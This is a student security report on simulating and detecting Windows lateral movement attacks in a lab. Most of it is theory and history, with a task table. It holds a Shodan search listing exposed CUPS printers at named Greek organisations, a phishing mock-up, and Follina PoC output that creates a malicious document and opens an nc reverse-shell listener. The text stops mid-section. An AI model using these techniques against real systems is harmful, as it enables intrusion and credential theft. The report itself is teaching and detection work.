UNIVERSITY OF THE AEGEAN

SCHOOL OF ENGINEERING

DEPARTMENT OF INFORMATION AND COMMUNICATION SYSTEMS ENGINEERING

Network Security and PETs

" Simulating Lateral Movement Techniques by using Sysmon for Detection and Analysis"

Assignment of:

Nikolaos Bermparis (AM: 3212020146)

Aristeidis Papadopoulos (AM: 3212021049)

Lecturer: G. Kambourakis T.A.: C. Smiliotopoulos

Fall semester 2024-2025

Samos, January 2025

Table of Contents

Acronyms

Acronym	Term	Description
DCSync	Domain Controller Sync	A technique where attackers impersonate a domain controller to extract credentials
Golden Ticket	Kerberos Golden Ticket	Forged Kerberos tickets allowing attackers to impersonate any user in a domain
Kerberos	Kerberos Authentication Protocol	Authentication protocol that can be exploited via Pass-the-Ticket and Golden Ticket attacks
LDAP	Lightweight Directory Access Protocol	Used for directory services; can be exploited to gather information for lateral movement
LLMNR	Link-Local Multicast Name Resolution	Often abused to intercept and relay authentication requests for credential harvesting.
MDNS	Multicast DNS	Enables name resolution within local networks; can be exploited for lateral movement
MITM	Man-in-the-Middle	Attacks where traffic is intercepted to steal credentials or data
NBT-NS	NetBIOS Name Service	Used for name resolution; frequently targeted in spoofing attacks
NTLM	NT LAN Manager	A Windows authentication protocol often targeted in Pass-the-Hash attacks
PoC	Proof of Concept	Demonstration to validate a concept, typically for testing security vulnerabilities

PSExec	Sysinternals PSExec Tool	A tool for executing processes on remote systems, commonly used for lateral movement
PtH	Pass-the-Hash	Using stolen NTLM hash values to authenticate to other systems
PtT	Pass-the-Ticket	Using Kerberos tickets to authenticate without requiring a password
RDP	Remote Desktop Protocol	Used for accessing remote machines and often targeted in lateral movement attacks
Silver Ticket	Kerberos Silver Ticket	Forged Kerberos service tickets granting access to specific services
SMB	Server Message Block	A protocol often exploited for lateral movement across systems in a network
Sysmon	System Monitor	Tracks system-level events on endpoints to aid in intrusion detection
WMI	Windows Management Instrumentation	Allows remote execution of commands and scripts, often used in lateral movement

Phase	**Tasks/Activities**	**Description**	**Nikolaos Bermparis’ s work contribution**	**Aristeidis Papadopoulos’s work contribution**

1. Introduction & Setup

Project Overview	Explanation of Windows Server 2008 R2, vulnerabilities, and objectives	Provided detailed introduction and background analysis	●	○
Introduction to Lateral Movement Attacks	Describe and analyze the meaning of Lateral Movement Attacks	Provided detailed analysis on Lateral Movement Attack categories and methodology	●	○
Lateral Movement Attacks on the windows domain	Describe and analyze the Lateral Movement Attacks on the windows domain	Provided a detailed explanation of windows domain Lateral Movement Attacks Based on the MITRE ATT&CK table	●	○
Environment Setup	Configuring Testbed VMs (Kali, Windows 7, Windows Server 2008 R2)	Successfully set up all machines, including network configuration and shared folders	●	◐

2. Reconnaissance

Network Scanning	Performed Nmap scan on the target Windows Server	Identified open ports, services, and operating system details	●	◐
Vulnerability Identification	Eternal Blue, BlueKeep, SMB shares and other vectors	Analyzed the potential vulnerabilities in detail	●	○

3. Exploitation

Follina	Msdt Follina PoC	Encountered limitations due to Windows Version	●	○
PRET	Successful exploitation of simulated printer with the Printer Exploitation Toolkit	Taken Access to the CUPS Server and showcased the tool capabilities	●	○
Ms17-010 Eternal Blue	Successful exploitation using Metasploit	Taken Access to the Windows 7 Machine with the use of the Metasploit Framework	●	○

BlueKeep Exploit	Ran the exploit and explained the DoS impact (Blue Screen)	Explored memory dump and adjusted GROOMSIZE but session wasn't created	●	○
msfvenom	Generated a payload with msfvenom for a reverse TCP connection	Demonstration of a reverse TCP payload using msfvenom and the shikata_ga_nai encoder for obfuscation with multiple iterations	●	○

4. Post-Exploitation

Credential Dumping with Mimikatz	Dumped cookies, credentials, and system info from the session	Successfully explored and documented meterpreter capabilities	●	○
Pass-the-Ticket Attack	Captured NTLM hashes using Responder and used them to access SMB	Demonstrates loading a forged Kerberos ticket for authentication, enabling unauthorized access to network resources	●	○
Kerberos Ticket	Use of Mimikatz commands and enumeration of Kerberos tickets including attributes and validity periods	Showcases the enumeration of Kerberos tickets, displaying server/client names, flags, and ticket renewal validity	●	○
Responder	Capture of NTLM Hash	Successful SMB poisoning attack using Responder to intercept and capture NTLM hashes, enabling credential theft for lateral movement.	●	○
Ransomware Deployment	Successful Ransomware Deployment - Delivered WannaCry ransomware to the victim system	Demonstrated the impact of file encryption and ransom notes	●	○

5. Detection

Setup of Sysmon	Successfully install the Sysmon tools on the virtual machines	The Sysmon tool was successfully up and running	●	◐

Creation of Sysmon Configuration file	Creation of a configuration file for the Lateral Movement Detection	Successfully configured and setup the new file based on the needs of our machines	●	●
Sysmon EVTX Analyzer tool	EVTX Analyzer tool including the RBPolicy.txt file for parsing	Successfully created the tool in order to detect and collect lateral movement logs from evtx files	●	○

6. Reporting

Documentation of Attacks	Detailed explanation of attacks like NTLM hash capture, WannaCry	Comprehensive report covering theoretical and practical aspects of all attacks	●	○
Analysis of Tools Used	Analyzed tools like Sysmon, Responder, Metasploit, and others	Provided theoretical and practical explanations for each tool	●	◐
Defense Recommendations	Recommended defenses like Sysmon, MFA, ZTA, and secure configurations	Offered actionable defensive measures to mitigate the tested attacks	●	◐

Project contribution notations:

● *Indicates fully worked on*; ◐ *Indicates partially worked on* ; ○ *Not Engaged at all* **.**

1

Introduction

Lateral movement is a critical phase in many modern cyber-attacks enabling attackers to expand their foothold within a network after an initial compromise. This tactic allows adversaries to navigate through interconnected systems, escalating privileges, accessing sensitive data and compromising additional resources. By exploiting vulnerabilities, leveraging legitimate tools, or abusing weak authentication mechanisms, attackers can remain undetected while propagating their reach. These activities pose a substantial risk to organizational infrastructure as they often allow attackers to achieve their objectives without triggering alarms. Addressing lateral movement effectively requires a deep understanding of attack patterns, robust defensive measures, and timely incident response to mitigate damage and protect critical systems.

2

Testbed Creation

In our demonstration (Chapter 4), a virtual lab was created in order to simulate a realistic SOHO network infrastructure. 4 virtual machines(VMs) were created. 1 machine played a role as a simulated functional printer (Ubuntu Server 24.04.1 LTS) , 1 workstation (Windows 7 Enterprise SP1) , 1 Server (Windows Server 2008 R2). For the attackers machine 1 virtual machine was also created (Kali Linux 2023.2 LTS).

The SOHO network topology can be seen in detail in figure 1.




Internet
Router
Switch
Attacker’s Laptop (Kali Linux 2023.2 LTS)
Windows Server 2008 R2
Printer(Ubuntu Server 24.04.1 LTS)
Windows 7 Enterprise SP1 x64-Bit Edition

Figure 1 – High level View of the testbed network topology.

For the simulation of the printer we used an Ubuntu Server as the main operating system and installed CUPS(Common UNIX printing Systems) for it’s usage. At the same time we have deliberately open the port 631 (which is common for printers) in order to simulate our PoC.



Add Printer

Add Printer HPOfficeJet9015e

Printer HPOfficeJet9015e has been added successfully.

Note:Printer drivers and raw queues are deprecated and will stop working in a future version of CUPS.

Figure 2 - CUPS Server(Ubuntu Server 24.04.1) printer setup

Station	Type	Brand	Operating System	Kernel Version	WNIC	CPU/RAM	IP Address	MAC Address
Client printer	VM	Custom	Ubuntu Server 24.04.1 LTS	6.8.0-51-generic	6205	Intel® Core™ i7- 12700H CPU @ 2.60 GHz 2.59 GHz (x6 VM Processors), 4 GB DDR4 (VM Memory Allocated) RAM	192.168.1.2	0800277bca8c
Client STA 1	VM	Custom	Windows 7 Enterprise SP1 x64-Bit Edition	6.1.7601	8.4.1.0	Intel® Core™ i7- 12700H CPU @ 2.60 GHz 2.59 GHz (x4 VM Processors), 4 GB DDR4 (VM Memory Allocated) RAM	192.168.1.3	080027A58DC7
Windows Server	VM	Custom	Windows Server 2008 R2	6.1	**n/a**	Intel® Core™ i7- 12700H CPU @ 2.60 GHz 2.59 GHz (x4 VM Processors), 4 GB DDR4 (VM Memory Allocated) RAM	192.168.1.185	080027A39471
Attacker	VM	Custom	Kali Linux 2023.2 LTS	6.1.0-kali9-amd64	n/a	Intel® Core™ i7- 12700H CPU @ 2.60 GHz 2.59 GHz (x2 VM Processors), 2 GB DDR4 (VM Memory Allocated) RAM	192.168.1.68	080027aba1e8

3

Lateral Movement

This chapter provides a theoretical introduction into lateral movement attacks , which is critical for protecting SOHO networks.

Firstly we will open with a brief historical overview and then a rundown of the different stages of a lateral movement attack where malicious users usually take advantage of to compromise a network. We then proceed to a fundamental analysis on windows domain based attacks in complete agreement with the MITRE ATT&CK Lateral Movement tactics list (MITRE ATT&CK, 2025).

Lateral movement is a tactic that cybercriminals use to advance deeper into an organization’s network after gaining unauthorized access. During these attacks threat actors might deploy different tools such as malware , steal hashes and compromise user accounts.

As mentioned by MITRE | ATT&CK :

“*Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.”*

What is the MITRE ATT&CK Framework?

*The **MITRE ATT&CK framework** serves as an invaluable tool for understanding the tactics, techniques, and procedures (TTPs) adversaries employ during lateral movement. By cataloging these techniques in a structured format, it empowers defenders to identify, detect, and mitigate such activities effectively.*

3.1 A historical walkthrough

When we look back at the history of lateral movement attacks in Windows environments a consistent pattern emerges where adversaries exploit inherent trust relationships and native functionality within the operating system to move from an initial foothold to other systems in a network. One of the earlier large-scale incidents illustrating this phenomenon was the Conficker worm (discovered in 2008 to 2009). Conficker’s rampant spread showed how quickly malware could leverage Windows vulnerabilities (like those in the Server Service) to jump laterally, especially in networks that relied on default credentials or outdated patches. Although Conficker did not specifically target credential theft techniques (like Mimikatz) as modern threats do, it set the stage for how devastating network-wide infections could become.

WannaCry in 2017 took lateral movement to a new level of global visibility. It exploited the EternalBlue vulnerability in SMB (Server Message Block) to hop from one unpatched Windows system to another. That worm-like movement allowed WannaCry to encrypt files across entire networks in a matter of hours. I remember how organizations all over the world scrambled to take systems offline, patch them, and isolate critical servers. In MITRE ATT&CK terms, WannaCry’s use of SMB-based propagation mapped most closely to techniques under Lateral Movement (TA0008), specifically Remote Services (T1021). Although its main end goal was ransomware, the fundamental approach was the same as more sophisticated advanced persistent threats: exploit built-in Windows protocols, propagate laterally, and increase foothold inside the network.

Not long after the damages of WannaCry came NotPetya, which many saw as a more destructive relative. NotPetya leveraged both EternalBlue and the credential theft tool Mimikat’z (if present on compromised systems) to accelerate lateral movement. It demonstrated how quickly an attacker could paralyze operations by pivoting across a Windows environment once that initial vulnerability had been exploited.

A significant leap forward in complexity and stealth became evident with the SolarWinds supply chain attack which was unleashed in late 2020. Specifically attackers compromised the update process of a widely used network monitoring and management product, Orion. Because it was a trusted tool with high-level privileges, the malicious Orion update effectively gave the threat actors privileged access deep inside victim networks. They could then perform lateral movement across Windows domains at will, using living-off-the-land techniques that left minimal traces. For example, they relied on legitimate Windows services and protocols—such as WMI, PowerShell remoting, and pass-the-hash to blend into normal network activity. The SolarWinds attackers focused on stealth and persistence where on the other hand WannaCry hammered networks with a fast-spreading worm.SolarWinds took a low-profile approach to pivot through enterprise environments, gather data and exfiltrate it over a prolonged period. In MITRE ATT&CK terms, this mapped to a broad range of techniques, including Valid Accounts (T1078) for reusing stolen credentials, Remote Services (T1021) for moving around, and even Pass the Ticket (T1550.003) or Pass the Hash (T1550.002) if they extracted and reused those credentials to authenticate.

3.2 Introduction to Lateral Movement in Windows Domains

Lateral movement is a critical tactic employed by adversaries to expand control over a network after initial compromise. In a Windows domain environment, attackers exploit trust relationships, misconfigurations, and vulnerabilities to gain access to additional systems, resources, or user credentials.


So we’ve covered the basic concept of Lateral Movement attacks. Let’s now take a look at attacks involved with the windows domain and the different techniques applied while referring to the MITRE ATT&CK list

3.2.1

One method that adversaries use is ***Remote Services (T1021)*** in order to access other systems , either by using stolen credentials and then using protocols like *RDP(Remote Desktop Protocol)* , *SMB(Server Message Block)* , *SSH(Secure Shell)* and others. In todays world there are many ways to access open ports and infiltrate networks , even with Google Dorking Techniques. People use methods like google dorking or websites like shodan.io to gather information on and locate vulnerable systems.

Shodan is a search engine that lets users search for various types of servers (webcams, routers, servers, etc.) connected to the internet using a variety of filters. Some have also described it as a search engine of service banners, which is metadata that the server sends back to the client.

Link to Shodan: https://www.shodan.io/



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions.

Beyond the Web

Websites are just one part of the Internet. Use Shodan to discover everything from power plants, mobile phones, refrigerators and Minecraft servers.

Monitor Network Exposure

Keep track of all your devices that are directly accessible from the Internet. Shodan provides a comprehensive view of all exposed services to help you stay secure.

Internet **Intelligence**

Learn more about who is using various products and how they're changing over time. Shodan gives you a data-driven view of the technology that powers the Internet.


More than 3 million registered users across the world are using Shodan, including:

89% of the Fortune 100 **5 of the Top 6 Cloud Providers** **1,000+ Universities**

Figure 3 – First look into shodan.io

In our PoC our open device is a printer (an ubuntu server running cups). The attacker will be able to access the device since it is open to the internet. Like many printers around the world sometimes there is little to no security with them being open to ports of 631 for the Internet Printing Protocol (IPP)

Example of shodan with applied search filters based on port and Country:



Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

TOTAL RESULTS
374

TOP CITIES	
Athens	117
Chaniá	40
Mytilene	28
Thessaloniki	27
Irákleion	26
More...	

TOP ORGANIZATIONS	
Ote SA (Hellenic Telecommunications Organisation)	48
University of the Aegean	46
Nova Telecommunications & Media Single Member S.A	34
Technical University of Crete	29
University of Crete	27
More...	

TOP PRODUCTS	
CUPS (IPP)	113
Virata-EmWeb	23
nginx	19
Home Assistant	6
Apache httpd	5
More...	

TOP OPERATING SYSTEMS	
Ubuntu	4
Linux	3
Mac OS X	3

[redacted]

```
No data returned
```

[redacted]

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Language: el_GR
Content-Length: 2247
Content-Type: text/html; charset=utf-8
Date: Wed, 25 Dec 2024 16:47:06 GMT
Keep-Alive: timeout=10
Last-Modified: Thu, 26 Sep 2024 11:27:55 GMT
Accept-Encoding: gzip, deflate, identity
Server: CUPS/2.4 IPP...
```

[redacted]

```
HTTP/1.1 200 OK
Date: Wed, 25 Dec 2024 15:54:18 UTC
Server: CPWS
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
Pragma: no-cache
Cache-Control: no-store
Vary: User-Agent
Content-Length: 2881
Content-Type: text/html; charset=utf-8
```

[redacted]

```
HTTP/1.1 403 Forbidden
Connection: close
Content-Language: en
Content-Length: 371
Content-Type: text/html; charset=utf-8
Date: Wed, 25 Dec 2024 15:54:08 GMT
Accept-Encoding: gzip, deflate, identity
Server: CUPS/2.4 IPP/2.1
```

Figure 4 – Shodan results with filters port:631 and country: "GR"


Some of them have default credentials and the attacker at the same time is able to gain access easily to the printer. After that we are able to scan the network for other devices.

Another method involves the ***Exploitation of Remote Services (T1210)*** which MITRE ATT&CK describes as “*Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.”*

This involves exploiting vulnerabilities in exposed remote services to gain control of a system. Such examples include the MS17-010 (or EternalBlue CVE-2017-0144) vulnerability which specifically exploits the unpatched *SERVER MESSAGE BLOCK (SMB)* protocol on windows machines. On the other hand a number of RDP(Remote Desktop Protocol) exploits exist such as seth which works as MITM RDP connection which extracts credentials. In our case however we picked another known exploit called BlueKeep(CVE- 2019-0708) for the exploitation of the protocol.

3.2.2


One also widely used attack is the **Internal Spear Phishing (T1534)** where once inside a network attackers send phishing emails using compromised accounts to target additional users within the same organization. What is interesting considering the windows domain are exploits designed to fool the user into opening a file which belongs to one of the apps of Microsoft 365 such as Word. One of these tools for instance is called “Follina” (CVE 2022-30190) which leads to a RCE (Remote Code Execution) within the Microsoft Windows Support Diagnostic Tool (MSDT).



T1534	Internal Spearphishing	After they already have access to accounts or systems within the environment, adversaries may use internal spearphishing to gain access to additional information or compromise other users within the same organization. Internal spearphishing is multi-staged campaign where a legitimate account is initially compromised either by controlling the user's device or by compromising the account credentials of the user. Adversaries may then attempt to take advantage of the trusted internal account to increase the likelihood of tricking more victims into falling for phish attempts, often incorporating Impersonation.

Figure 5 - Internal Spearphishing (T1534) from the MITRE ATT&CK table

For instance a user can receive an email such as the one seen in the figure below which might lead to the download of the file:



Seb shared a file with you

Seb from CanIPhish
To Gaz from CanIPhish
Wed 3/01/2024 4:34 PM


{{.SenderProfile-DisplayName}} shared a file with you

This link will work for anyone in your organisation.

Employee Performance Reports


Figure 6 – Internal Spear Phishing Mail with Follina

Msdt Follina Link: https://github.com/JohnHammond/msdt-follina



```
┌──(user㉿vbox)-[~/Desktop]
└─$ cd msdt-follina-main

┌──(user㉿vbox)-[~/Desktop/msdt-follina-main]
└─$ ls
doc  follina.py  nc64.exe  README.md

┌──(user㉿vbox)-[~/Desktop/msdt-follina-main]
└─$ python3 follina.py -r 9001
[+] copied staging doc /tmp/pngtct4y
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 9001'
listening on [any] 9001 ...
```

Figure 7 – Follina Execution from Attackers Machine



PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

PRODUCT NOTICE Word hasn't been activated. To keep using Word without interruption, activate before Tuesday, January 7, 2025.

Figure 8 -Victim opens malicious Follina document

3.2.3

Some of the most important steps during Lateral Movement attacks consist of the **Pass the Hash (PtH) Credential Override Attack**

